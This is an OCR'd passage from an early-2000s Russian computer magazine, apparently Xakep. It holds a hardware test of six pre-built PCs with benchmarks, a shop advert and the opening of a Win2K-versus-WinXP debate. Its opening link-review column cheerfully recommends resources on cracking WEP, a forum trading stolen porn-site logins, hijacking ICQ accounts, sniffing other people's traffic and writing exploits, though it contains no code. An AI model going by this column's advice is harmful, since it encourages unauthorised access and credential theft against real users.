
В последнее время беспроводные сети получили достаточно большое распространение из-за их удобства и практичности. Но вся шняжка заключается в том, что радиоволны может поймать любой - была бы антенна для приема, поэтому люди придумали защиту в виде шифрования сигнала, но, прочитав материал по линку выше, ты поймешь, как кодируется сигнал, что нужно, чтобы его расшифровать (описывается стандарт WEP, использующийся в протоколе 802.11), каким образом передается инфа и как всунуть вместо исходных данных свои. Так что после внимательного изучения атака



на сеть, организованную без всяких там витых пар и прочих коаксиалов, не составит для тебя особого труда и пройдет гладко, как по маслу.

### HTTP://WWW.TRAVELDATA.RU/NEW/INDEX.PHP


Ты всегда мечтал поиметь кучу паролей от платных порносайтов? И тебе нео-



хота запариваться над исследованием сайта на дыры и последующего взлома? Или просто хочется получить ответы на несметное множество вопросов касательно поломки баз с пассвордами? Тогда я могу предложить тебе прогуляться на этот форум - огромное количество сообщений, постоянно обновляющаяся база новых логинов на доступ к мембровским разделам на XXX-сайтах должны тебя сильно порадовать, тем более, что получить доступ к форуму можно, всего лишь заполнив небольшую форму регистрации.

**HTTP://BTCREW.NM.RU/XTEXTS/ICQ_4.HTM**

Простенько и со вкусом - статья про то, как сломать тетю Асю или поиметь... хм... короткий номер от инет-пейджера. Несколько интересных и, что самое главное, простых



способов по этой проблеме могут тебе помочь при поиске элитного цифросочетания или восстановления забытого пароля. В принципе, автор мог бы рассмотреть и более новые способы поломки последних версий данной проги, но все-таки у многих еще стоит старая версия ICQ (например, у нас в локальной сети есть свой ICQ сервер, который работает только со старыми версиями, правда тут пропадает необходимость взлома...).

**HTTP://XAKEPLIBRARY.BOOM.RU/CTATI/CTATI/109.HTML**

Талмудик про хак практически всего, что плохо лежит, и, что приятнее всего, про хак без напряга. Тут ты найдешь, как сломать все ту же бедную Асю, просочиться сквозь железную дверь с кнопочками aka домофон, как попытаться поломать сайт через ослика, как бедокурить в чатах и еще много всего интересного. Конечно, статейка попахивает пылью, но, как оказалось, в сети существуют еще боль-

шие тучи дырявых сервантов и глючных, кривых сайтов, которые без труда можно нагнуть :) и на полную пользовать в свое удовольствие.

**HTTP://WWW.VOID.RU/?DO=PRINTABLE&ID=658**
**HTTP://WWW.NVKZ.KUZBASS.NET/GAZZZETA/HTM/145.HTM**

Если ты хочешь узнать, как же все-таки работает сниффер, то вбивай быстрее этот линк в свою бродилку и впитывай инфу. Рассказ о том, что же это вообще такое, и объяснение работы на простеньком примере должны полностью развеять все твои вопросы по работе этих маленьких нюхачей. К тому же в конце статьи прилагается небольшой исходник на сях под линукс,

так что ты даже сам сможешь написать простенькую прогу-sniffer, чтобы изучить и понять основы перехвата чужого трафика, на практике используя конкретный пример.

**HTTP://HACK.DTORS.NET/**

Всегда хочется стать великим мегагуру хака и повелителем компов всего мира, но, однако, как обычно, это слабо удается из-за недостатка инфы. В данной статье (шеллкодинг 1 и 2) можно получить информацию о создании скриптов на шелле, рассмат-

риваются основные базовые приемы и способы кодинга. Но не подумай, что тут тебе станут втирать про алгоритмы и прочую пургу - оставь это школьным учителям информатики, здесь ты поймешь, что значат всякие непонятные циферки в скачанных исходниках для получения root'а и как пишутся эксплойты на примере создания небольшой проги. Текстовичок на аглицком, но это тебя пугать не должно, ведь есть адрес http://www.translate.ru/rus/, вбив который в твоего любимого ослика, ты получишь вполне сносный перевод статейки на рюсский :).

**HTTP://WWW.SECURITYLAB.RU/?ID=337462**

Поуправлять каким-нибудь сервером - это мечта большинства сетевых ксакепов, долго и упорно бьющихся над


получением наконец-таки аккаунта с неограниченными полномочиями. Эта статья рассказывает, как организуется удаленное управление на основе винтукея с помощью терминального сервиса; в принципе, основное направление для админов, но кто мешает тебе использовать информацию в своих «добрых» целях ;). Автор пытается провести анализ, каким способом лучше всего защитить соединение с сервером, но также и указывает на обычные ошибки при подключении или использовании разных программ для создания консоли управления. Поэтому почитать данный материал будет весьма интересно не только админам, но и «обычным» пользователям сети :).

# М А Г А З И Н

(095) 928-6089, (095) 928-0360, (095) 928-3574

## mobile computers

$ 500,95

Psion 5mx

$ 1020

Sony CyberShot OSC-F707 5.2 Mpixel

$ 729,99

Compaq iPaq H3970

$ 699,99

Toshiba e740

$ 670,99

Fujitsu-Siemens Pocket LOOX 600

$ 360

Jstck/Thrustmaster HOTAS Cougar

$ 110

Headphones/ Sennheiser HD 265 Vocal Headphones

$ 225

Spkrs/VideoLogic DigiTheatre LC - Silver

$ 119

Video/Sigma Designs X-Card DVD/DivX playback

$ 95,95

SanDisk 128 MB CompactFlash Card

$ 25,99

(ORIGIN) Ultima Online: Lord Blackthorn Figure

$ 59

Video/ Pinnacle Systems Studio PCTV


Palm V Travel Kit

$ 89,99

## gifts

$ 37,99

Final Fantasy X: Yuna Image Clock




$ 25,99

(Bungie) Halo: The Fall of Reach

$ 33,99

(WestWood) Command & Conquer: Tiberian Sun: Collector's Edition - Pewter Figure (GDI)

## ИНТЕРНЕТ-МАГАЗИН

**ЗАКАЗЫ ПО ИНТЕРНЕТУ — КРУГЛОСУТОЧНО!**

**E-MAIL: sales@e-shop.ru**

ЗАКАЗЫ ПО ТЕЕЛЕОНУ МОЖНО СДЕЛАТЬ С 10.00 ДО 21.00 БЕЗ ВЫХОДНЫХ

**ТЕЛЕФОНЫ: 928-6089, 928-0360, 928-3574**

**МЫ ПРИНИМАЕМ ЗАКАЗЫ НА ЛЮБЫЕ АМЕРИКАНСКИЕ ИГРЫ!**

# ТЕСТИРОВАНИЕ СИСТЕМНЫХ БЛОКОВ

test_lab (test_lab@gameland.ru)

На родине водки и бурых медведей самосбор компов из комплектухи – весьма распространенное явление. Мы недавно задались вопросом: "А почему?". Не от того ли, что юзеры у нас шибко продвинутые и предпочитают собирать свой комп самостоятельно? Вряд ли... Было бы здорово, если бы так и было, но в реальной жизни мы видим, что людей, желающих приобрести комп, но не могущих собрать его самостоятельно очень много. Тем не менее, очень многие из них не покупают уже готовый, собранный комп в магазине, а обращаются к своим более опытным знакомым, возвращаясь опять же к самосбору. Что же не так? Сборщики обманывают своих клиентов, комплектуя готовые системники некачественным железом? Вполне вероятно, что многие мелкие конторы так и делают, но почему до сиих пор нет большого, надежного, проверенного, узнаваемого, зарекомендовавшего себя русского бренда, который собирал бы качественные компы по разумным ценам? Мы решили протестировать те системные блоки от сборщиков, которые сейчас имеются на нашем рынке. И знаешь что? Их оказалось не так ужи много! Обязательным условием участия в тесте было ограничение на цену – не дороже $800, и таких машин к нам попало всего шесть...

## Apek Universal

### Внешний вид

Первое, на что прежде всего обращает внимание потенциальный покупатель при выборе системного блока - это его внешний вид. Так вот особой красотой корпус Apek Universal не отличается, дизайн его выполнен в строгих тонах, без всяких излишеств. Кнопки на системнике тонкие, прямоугольной формы, но никаких неудобств с включением или перезагрузкой компа не возникает.

### Комплектация

Корпус - Inwin S500-i;
Блок питания - 300W (Apollo);
Материнская плата - Gigabyte 8IEXP (i845E);
Процессор - Pentium 4 1800 Мгц (Socket 478);
Оперативная память - Kingston DDR 512 MB;
Жесткий диск - Seagate Barracuda ATA IV 60 GB;
Видеокарта - Gigabyte ATI Radeon 9000 Pro 64 MB DDR DVI/TV-OUT;
DVD-ROM Toshiba (16x/48x);
FDD.

Оперативной памяти хватит для большинства существующих программ, а ее именитый производитель (Kingston) гарантирует ее стабильную работу. Кстати, разнообразному софту и игрушкам будет где разместиться на винчестере в 60 GB. За видео отвечает карточка от Gigabyte на чипе ATI Radeon 9000 Pro. По производительности, она, конечно, не впереди планеты всей, но для не самых крутых игрушек ее потенциала хватит на довольно продолжительное время. А вот удовольствие от просмотров фильмов DVD (поэтому DVD-ROM Toshiba весьма не лишний) можно получить в полной мере.

### Качество сборки

Первое, что бросается в глаза при открытии этого корпуса - большое количество свободного места. Все провода и шлейфы аккуратно подвязаны, что гарантировало бы хорошую циркуляцию воздуха (а значит и хорошее охлаждение), но вот незадача - посадочные места под системные кулеры пустуют. Так что придется либо покупать и устанавливать самому дополнительные вентиляторы, либо понадеяться на "авось" и оставить все как есть. На процессоре же установлен "боксовый" кулер Pentium 4, что гарантирует ему довольно прохладную жизнь. Блок питания на 300 W должен успешно справляться с обеспечением должного питания всех девайсов, благо их не так много. Особенно огорчает, правда, отсутствие хорошей звуковой карты, т.к. звук, встроенный в материнскую плату удовлетворит лишь босса какого-нибудь офиса, закупившего для своих ленивых сотрудников эти системники.

**ХАРАКТЕРИСТИКИ ЧИПСЕТА ATI Radeon 9000 Pro:**

Технология изготовления - 0.15 мкм;
Тактовая частота - 275 МГц;
Шина памяти - 128 бит DDR SDRAM;
Максимальный объем видеопамяти - 128 МБ;
Тактовая частота видеопамяти - 550 МГц;
Поддержка AGP 2X, 4X , 8X и Universal AGP 3.0 (2X/4X/8X);
Четыре пиксельных конвейера;
Один текстурный модуль в конвейере;
Поддержка билинейной, трилинейной и анизотропной фильтрации текстур;
Поддержка полноэкранного сглаживания (технология SMOOTHVISION);
Поддержка пиксельных шейдеров (по спецификациям DirectX8.1);
Поддержка вершинных шейдеров (по спецификациям DirectX8.1);
Поддержка технологии HyperZ II;
Поддержка мультимониторных конфигураций;
Поддержка технологии HYDRAVISION (менеджмент окон и рабочих столов);
Два RAMDAC с частотой 400 МГц.

## Подключение

Итак, мышка с клавиатурой подсоединены к системнику, кабель от монитора воткнут в разъем видеокарты. Включаем комп, следует загрузка Windows - все драйвера к оборудованию установлены как нужно, что, безусловно, радует. Остается только установить нужный софт/игрушки и можно приступать к интенсивной эксплуатации мощностей этого системного блока.

### ХАРАКТЕРИСТИКИ Gigabyte 8IEXP:

Чипсет - Intel 845E;
Размеры платы - 305x245 мм.
Разъемы памяти - 3 DDR SDRAM;
Слоты расширения - AGP/6 PCI/CNR;
Порты ввода/вывода - 2 COM/LPT/2 PS/2/6 USB 2.0/3 IEEE1394;
Изменение частоты FSB (от 100 до 355 МГц с шагом 1 МГц);
Настройки таймингов памяти;
Изменение напряжения ядра процессора, шины AGP и памяти;
Системный мониторинг.

## ISM Master

### Внешний вид

### Комплектация

Корпус - Codegen 404G;
Блок питания - 300W (Codegen);
Материнская плата - ASUS P4S533 (SiS 645DX);
Процессор - Pentium 4 2400 Mrц (Socket 478);
Оперативная память - Samsung DDR 256 MB (два модуля по 128 MB);
Жесткий диск - Maxtor D740X-6L 40 GB;
Видеокарта - ASUS V8170 64 MB/TV (GeForce 4 440 MX);
DVD-ROM NEC DV5800;
CD-RW NEC DR-9100A;
TV-Tuner Genius Wonder Pro III
FDD.

Дизайн этого системника отличается правильными формами со стильными металлическими вставками, так что его будет не стыдно разместить где-нибудь на видном месте. Кнопки на нем довольно удобные, поэтому включать/выключать/перезагружать комп можно с комфотром.

"Начинка" этого системного блока оставляет хорошее впечатление. Материнские платы от ASUS'a не нуждаются в дополнительных рекомендациях, а Pentium 4 2400 Мгц обеспечит достойную производительность на долгое время. Правда, оперативки на 256 МБ может не хватить для серьезного софта и игрушек, но при необходимости всегда можно докупить еще один модуль памяти (благо еще один разъем на материнской плате имеется). Винчестер от Maxtor на 40 GB, хотя и не поражает воображение заоблачным объемом, но зато славится своей надежностью и производительностью.

### ХАРАКТЕРИСТИКИ ASUS P4S533:

Чипсет - SiS 645DX;
Размеры платы - 305x220 мм.
Разъемы памяти - 3 DDR SDRAM;
Слоты расширения - AGP/6 PCI;
Порты ввода/вывода - 2 COM/LPT/2 PS/2/6 USB 1.1;
Изменение частоты FSB (от 100 до 227 МГц с шагом 1 МГц);
Настройки таймингов памяти и выбор частоты ее работы;
Изменение напряжения ядра процессора и памяти;
Ручное распределение прерываний по слотам;
Системный мониторинг.

Видеокарточка ASUS V8170 64 MB/TV на чипсете GeForce 4 440 MX обладает достаточной производительностью для большинства гамесов, так что поиграться можно будет от души.
ТВ-тюнер Genius Wonder Pro III в какой-то мере может заменить телевизор, только вот слишком долго сидеть перед экраном монитора мы все же не рекомендуем - здоровье дороже :). Также следует отметить два привода в этом системнике. Первый позволит смотреть DVD-фильмы, а второй записывать на болванки всяческое файло.

### Качество сборки

После "вскрытия" системного блока нашему взору предстали все его внутренности. Кишки - провода и шлефы, на ружу выскочить не пытались, т.к. были надежно подвязаны. На процессоре установлен "род-

### Maxtor D740X-6L 40 GB

Эта модель поддерживает интерфейс Ultra ATA/133, обладает скоростью вращения шпинделя 7200 rpm, а объем буфера составляет 2 МБ. Все эти "радости" обеспечивают весьма достойную производительность. Плотность записи составляет 40GB на пластину, что тоже неплохо. Также можно отметить набор фирменных технологий - Maxtor Data Protection System и Shock Protection System, призванных защитить винт от всевозможных неприятностей.

**ХАРАКТЕРИСТИКИ ЧИПСЕТА GeForce 4 440 MX:**

Технология изготовления - 0.15 мкм;
Тактовая частота - 270 МГц;
Шина памяти - 128 бит DDR SDRAM;
Тактовая частота видеопамяти - 400 МГц;
Два пиксельных конвейера;
Два текстурных блока на конвейер;
Поддержка билинейной, трилинейной, анизотропной фильтрации;
Поддержка полноэкранного сглаживания;
Поддержка вершинных шейдеров;
Поддержка технологии оптимизации видеопамяти;
Поддержка двухмониторных конфигураций;
Аппаратная декомпрессия DVD;
Два встроенных RAMDAC с частотой 350 МГц.

ной" пентиумовский кулер, что гарантирует ему комфортную жизнь. А вот с охлаждением всего системного блока могут возникнуть проблемы, особенно летом. Дело в том, что дополнительных кулеров в корпусе не наблюдается, хотя посадочные места для них имеются. Конечно, вентиляторы можно поставить и самому, но не каждый юзер горит таким желанием. Использование блока питания на 300 W весьма кстати для такой мощной системы с большим энергопотреблением.

## Подключение

После подключения необходимой периферии нам предстояло запустить компьютер и посмотреть каков он в деле. Оказалось все не так гладко, как хотелось бы. При загрузке Виндов, приводов CD-RW и DVD-ROM система не видела. Причем похажая картина наблюдалась и в BIOS'e. Тогда главное подозрение пало на IDE'шный контроллер, т.к. у джамперов на приводах алиби было беспорное - все было установленно, как нужно. Подозрения подтвердились, на другом контроллере винчестер и горемыки-приводы отлично прижились. А в остальном, прекрасная маркиза, все хорошо... Этот комп у нас получает флажок DISHONOR за нерабочий IDE-контроллер.

## TAISU PC (BEST BUY)

### Внешний вид

## Комплектация

Корпус - Codegen;
Блок питания - 250W (Codegen);
Материнская плата - Chaintech 9EJL Summit (i845E);
Процессор - Pentium 4 2000 Mгц (Socket 478);
Оперативная память - Samsung DDR 256 MB;
Жесткий диск - Seagate Barracuda ATA IV 60 GB;
Видеокарта - Chaintech GeForce 4 Ti 4200 64 MB DDR;
CD-ROM Asus (52 max);
FDD.

Выглядит этот системный блок вполне пристойно. А стильный дизайн, плавные формы и удобные кнопки могут порадовать как эстетов, так и практичных пользователей.
Выбор сборщиков этого системника пал на материнскую плату от Chaintech. Ничего плохого про нее мы сказать не можем, кроме небольших способностей к разгону, поэтому продолжаем пристальный осмотр и проверку документов :).
А вот винчестер Seagate Barracuda ATA IV на 60 GB не дает ни на грамм усомниться в своих высоких характеристиках.
Продолжает дело высоких характеристик другой серьезный девайс - Chaintech GeForce 4 Ti 4200 64 MB DDR. Да, эта видеокарточка будет весьма желанной для многих хардкорных геймеров, т.к. скорость и графику она обеспечивает на очень высоком уровне.

**ХАРАКТЕРИСТИКИ ЧИПСЕТА GeForce 4 Ti 4200:**

Технология изготовления - 0.15 мкм;
Число транзисторов - ~63 млн.;
Тактовая частота - 250 МГц;
Шина памяти - 128 бит DDR SDRAM;
Тактовая частота видеопамяти - 444 МГц у 128 МБ DDR и 500МГц у 64 МБ DDR;
Четыре пиксельных конвейера;
Два текстурных блока на конвейер;
Поддержка билинейной, трилинейной, анизотропной и сочетания трилинейной и анизотропной фильтрации текстур;
Поддержка полноэкранного сглаживания (мультисэмплинг 2x, 4x, Quincunx, 4xS);
Поддержка пиксельных и вершинных шейдеров;
Поддержка поверхностей высокого порядка (RT-Patches);
Поддержка технологии оптимизации видеопамяти ( Z Occlusion Culling, Z Compression, Fast Z Clear, Memory Precharge);
Поддержка технологии nFinite FX2;
Поддержка технологии AccuView;
Поддержка двухмониторных конфигураций;
Аппаратная декомпрессия DVD;
Два RAMDAC с частотой 350 МГц.

**Seagate Barracuda ATA IV**

Внутренности этой рыбки находятся под надежной защитой толстых стенок и металлических пластин. Правда, из-за такого защитного панциря Барракуда иногда мучается от повышенной температуры, так что ее хозяин должен позаботиться о дополнительном охлаждении. Точно же определить температуру позволяет встроенный термодатчик. По сравнению с прошлыми рыбками, значительно увеличилась плотность треков на пластине и записи данных на дорожке - на пластине у четвертой Барракуды может быть записано до 40 ГБ данных. А двигатель SoftSonic на гидродинамических подшипниках (Fluid Dynamic Bearing - FDB) может разгоняться до 7200 об/мин, но при этом оставаясь практически бесшумным (максимальный уровень шума - 2.4 Б). Размер буфера в 2 МБ тоже свидетельствует о серьезном нраве рыбки.

А вот оперативку сборщики явно зажлобили - 256 MB будет узким местом у такой мощной системы с 2 ГГ-цовым процом, шустрым винтом и быстрой видюхой.

### Качество сборки

Открыв системный блок, ничего ужасного мы не увидели. Напротив, все было установлено и подвязано заботливыми руками (следы ног мы не заметили :)). Вот только в очередной раз огорчило отсутствие дополнительных вентиляторов, что ни есть гуд. Да и блок питания на 300 W не помешал бы (особенно, если покупатель планирует в дальнейшим заняться его апгрейдом), а так придется довольствоваться 250-ваттником.

### Подключение

На этот раз никакие неприятные сюрпризы нас не поджидали. Все устройства определилось, как надо и были готовы к продуктивной работе. В нашем случае, этой продуктивной работой были популярные тесты.

## Meijin Action

### Внешний вид

### Комплектация

Корпус - MI-636;
Блок питания - 250W (Power Master);
Материнская плата - Gigabyte 8IEXP (i845E);
Процессор - Pentium 4 2260 Мгц (Socket 478);
Оперативная память - Samsung 256 MB DDR 333;
Жесткий диск - Maxtor D740X-6L 40 GB;
Видеокарта - MSI GeForce 4 460 MX TV-In/Out 64 MB;
Звуковая карта - Creative S.B Audigy 5.1;
DVD-ROM Pioneer DVD-106S;
Модем - Zyxel OMNI V90;
FDD.

Встречают, как известно, по одежке. Так вот с внешним видом у этого системника не все гладко. Квадратный гробик с голубой передней панелью придутся по вкусу либо извращенцам, либо другим загадочным личностям :).

А вот, если заглянуть в душу этого системника, то он сразу начинает вызывать симпатию. Продвинутая материнка и мощный процессор обеспечат солидную производительность в ПО и гамесах. Тем более видеокарта MSI с ТВ-входом/выходом на чипе GeForce 4 460 MX может удовлетворить довольно многно (и сразу :) – прим. ред.) пользователей своим качеством графики и приемлемой скоростью.

### Комплектация

Жесткий диск от Maxtor D740X-6L на 40 GB вполне удачный выбор сборщиков, а вот на оперативную память они поскупились - 256 MB, на сегодняшний день, весьма скромно. Также весьма приятно наблюдать звуковую карту от Creative - S.B. Audigy 5.1, которая порадует своим звучанием и меломанов, и геймееров, и любителей DVD. Благо, неплохой DVD-ROM у этого системника имеется, а видеокарта с ТВ-выходом позволит вывести изображение на широкий экран телевизора. Еще можно отметить неплохой модемчик Zyxel OMNI V90, неплохо зарекомендовавший себя на российских линиях.

### Качество сборки

Первое, что стало понятно, при вскрытии этого системника, так это фальшивость надписи "ZIP" на лицевой панели корпуса. Внутри скрывался обыкновенный флопик, так что будьте бдительны ;). А в остальном придраться практически не к чему, разве что только к пустым посадочным местам под вентиляторы...

### Подключение

Как и ожидалось, все оборудование было определено и готово к нашим испытаниям. Осталось только установить необходимые бенчмарки и оценить быстродействие этого системника.

**ХАРАКТЕРИСТИКИ ЧИПСЕТА GeForce 4 460 MX:**

Технология изготовления - 0.15 мкм;
Тактовая частота - 300 МГц;
Шина памяти - 128 бит DDR SDRAM;
Тактовая частота видеопамяти - 550 МГц;
Два пиксельных конвейера;
Два текстурных блока на конвейер;
Поддержка билинейной, трилинейной, анизотропной фильтрации;
Поддержка полноэкранного сглаживания;
Поддержка вершинных шейдеров;
Поддержка технологии оптимизации видеопамяти;
Поддержка двухмониторных конфигураций;
Аппаратная декомпрессия DVD;
Два встроенных RAMDAC с частотой 350 МГц.

## Excimer Family PC Hestia

### Внешний вид

### Комплектация

Корпус - Hestia;
Блок питания - 175W;
Материнская плата - MS-6235 (i845D);
Процессор - Pentium 4 2000 Мгц (Socket 478);
Оперативная память - Samsung DDR 256 MB;
Жесткий диск - Seagate Barracuda ATA IV 20 GB;
Видеокарта - MS-8851 GeForce3 Ti 200 128 MB DDR TV, DVI;
DVD-ROM - Sony DDU1621;
FDD.

Выглядит этот системник на фоне остальных участников нашего тестирования довольно необычно, но за счет скромных размеров и приятного дизайна вызывает симпатию.
Многие к системникам формата micro-ATX относятся предвзято, мол ничего хорошего в такой "коробочек" не впихнешь. Однако если пристально взглянуть на комплектацию, то становится понятно, что девайсы подобрали вполне удачно. Блок питания на 175 W оправдан для формата micro-ATX. Мамка MS-6235 имеет на борту все самое необходимое.
Видеокарта MS-8851 GeForce3 Ti 200 в некоторых позициях даже лучше GeForce 4 MX (например, в качестве графики), так что ее использование тоже нельзя расценивать, как экономию сборщиков.

256 МБ оперативной памяти от Самсунга хватит на не слишком крутое ПО. Немного разочаровал винчестер на 20 ГБ, но ничего страшного, особенно, если не планируется создавать большие коллекции видеофильмов и mp3'шек.

**ХАРАКТЕРИСТИКИ MS-6235:**

Чипсет - Intel 845D;
Размеры платы - 244 x 231 мм.
Разъемы памяти - 2 DDR SDRAM;
Слоты расширения - AGP/3 PCI/CNR;
Порты ввода/вывода - 2 COM/LPT/4 USB 1.1;

### Качество сборки

Да, в корпусе формата micro-ATX места очень мало, но в данном случае все девайсы разместились без проблем и кучи проводов сверху не наблюдалось. Вместо заявленного на коробке с системником обычного CD-ROM'а, внутри оказался DVD-ROM SONY DDU 1621. Такая "замена", безусловно, обрадует многих покупателей ;). Также установлен дополнительный системный кулер, что весьма кстати, т.к. внутри маленького корпуса может быть очень жарко, особенно летом.

### Подключение

При попытке начать загрузку, стало понятно, что система "голая". Поэтому пришлось устанавливать свою версию Windows XP. После установки, правда, никаких проблем не возникло. Все определилось и работало, как часы.

## Depo Race 348 (OUR CHOICE)

### Внешний вид

Строгий классический дизайн корпуса ничем особенным на фоне остальных конкурентов не выделяется, но и общей картины не портит. Кнопки на нем вполне удобные, так что перезагружаться можно будет с комфортом :).

### Комплектация

MidiTower;
Блок питания - 300W;
Материнская плата - Microstar MS-6585 (SiS 648);
Процессор - Pentium 4 2530 Мгц (Socket 478);
Оперативная память - DDR 512 MB;
Жесткий диск - Maxtor (7200) 40 GB;
Видеокарта - MSI MS-StarForce GeForce4 MX 440 64 MB DDR;
DVD-ROM Sony DDU1621;
FDD;
Оптическая мышь;
Клавиатура.

Строгий классический дизайн корпуса ничем особенным на фоне остальных конкурентов не выделяется, но и общей картины не портит. Кнопки на нем вполне удобные, так что перезагружаться можно будет с комфортом :).
Комплектация у этого системника весьма приличная. Мамка Microstar MS-6585 и папка Pentium 4 2530 Мгц буквально созданы друг для друга :).
Модуль памяти на 512 МБ тоже здесь не лишний, особенно для такой мощной системы. А объема винта на 40 ГБ хватит на долгое время, особенно, если не слишком увлекаться коллекционированием видео. Видеокарточка MS-StarForce GeForce4 MX тоже отвечает современным требованиям, так что удовольствия от игрушек можно получить по полной программе. А DVD-ROM позволит смотреть DVD фильмы. Правда, еще было бы не лишним обзавестись многоканальной акустикой.

## Качество сборки

Качество сборки хорошее. Вот только установить дополнительные системные вентиляторы очень желательно, благо посадочные места под них имеются. А в целом все оставляет благоприятное впечатление, а видеокарту даже придерживает дополнительный фиксатор на корпусе, что говорит о заботливых руках сборщиков :).

## Подключение

Включив системный блок, нас уже через несколько секунд приветствовала английская версия Windows XP. Все оборудование было определенно и готово к работе, чем мы и воспользовались для интенсивного тестирования.

**ХАРАКТЕРИСТИКИ Microstar MS-6585:**

Чипсет - SiS 648;
Размеры платы - 305x220 мм;
Разъемы памяти - 3 DDR SDRAM;
Слоты расширения - AGP/6 PCI/6 USB;
Порты ввода/вывода - 2 COM/2 PS/2/6 USB 2.0;
Изменение частоты FSB;
Настройки таймингов памяти;
Системный мониторинг.

## SiSoft Sandra 2002

В этом популярном бенчмарке лучше всех проявил себя системник Depo Race 348, показав действительно высочайшие скорости. Вторым результат показал системный блок от ISM. Приятно удивил и малыш Эксимер, доказав, что является хорошей покупкой для офиса.

## PC MARK 2002

PCMark2002 активно использует разные методы для оценки производительности PC, например такие как: декомпрессия JPEG, компрессия и декомпрессия по алгоритму LZ77, текстовый поиск и преобразование аудиопотока. С этими задачами опять быстрее всех справились компы от Depo и ISM. Остальные системники идут довольно плотной групой, показывая схожие результаты.


## 3D MARK 2001


(1024x768 32bit color, z-buffer 24 bit)


Этот самый популярный 3D-тест должен показать насколько наши системные блоки готовы к испытаниям серьезными игрушками. И вот тут во всей красе проявил себя P4 Ready, что объясняется использованием крутой видеокарточки в недрах своего железного тела. Также, за счет более мощной видеокарты, хорошие результаты показал Apec Universal, опередив многих конкурентов.

## Quake 3 Team Arena

В реальной игрушке, P4 Ready также был впереди всех конкурентов. Впрочем, Apec Universal и Depo Race показали тоже весьма высокие результаты. Так что, геймерам следует ориентироваться именно на эту троицу.







Пес Паштет & Qysta

# WIN2K VS. WINXP

## ДВЕ БОЛЬШИЕ РАЗНИЦЫ

**Почему? Почему любой линуксоид назубок знает, чем ядро 2.2.x отличается от 2.4.x, а стандартный пользователь виндов на глазок 98ые от винтукея не отличит? Вот с этим вопросом Дронич и пристал к нам, задав пару наводящих под энное количество пива. Никто и не подозревал, что из этого вырастет страшный и смертельный БОЙ.**

**От рефери:** для начала я попросил наших защитников ввести публику в курс дела - откуда растут ноги (и чем они пахнут) у двух поколений виндов.

**Q:** Начну я, на правах старшего. Ведь w2k старше XP почти на два года. Так вот, мой любимый винтукей пришел на смену семейству NT (как оказалось позже - и на смену 9x тоже, т.к. Миллениум успешно провалился). Мало кто знает, что NT - это new technology, новая технология в производстве осей. Фактически, именно в пятой версии (w2k = NT 5.0, если кто забыл) разработчикам удалось нарастить на прочную основу NT4 человеческий интерфейс и нормальную поддержку железа. Ну и конечно, смена файловой системы на NTFS, гораздо более правильную, чем FAT32.

**От рефери:** не согласен, NTFS объективно немногим лучше FAT'ов! А уж насколько тормознутей... Ладно, в ближайшее время мы забацаем тест этих двух систем и посмотрим, кто прав.

**Q:** Я могу продолжить? :) Еще один весомый плюс винтукея - не очень критичные по финансам системные требования. На моем Дурне-650 она грузится довольно долго (болезнь всех НТей), зато работает более чем прилично. А когда я воткнул очередную линеечку памяти, то понял, то 98-е безнадежно сосут! Так что считай, что идеальная конфигурация - проц не ниже второго пня и 128+ мегов оперативы. В такой атмосфере жизнь будет практически райской. А что твои XP? Тормозят же безбожно!

**ПП:** А ну и что? Конфигурация компа у меня современная, а ориентироваться на старое железо я не собираюсь! У меня гигагерцовый аслон и 512 памяти - и даже при включении всех примочек и нового интерфейса летает покруче w2k! И вообще, если посмотреть на объем используемой памяти у XP при «классическом» интерфейсе, он будет не больше твоего. А то и поменьше! Технологии-то другие, посовременнее!

**Q:** Но если не видно разницы, зачем платить больше? :)

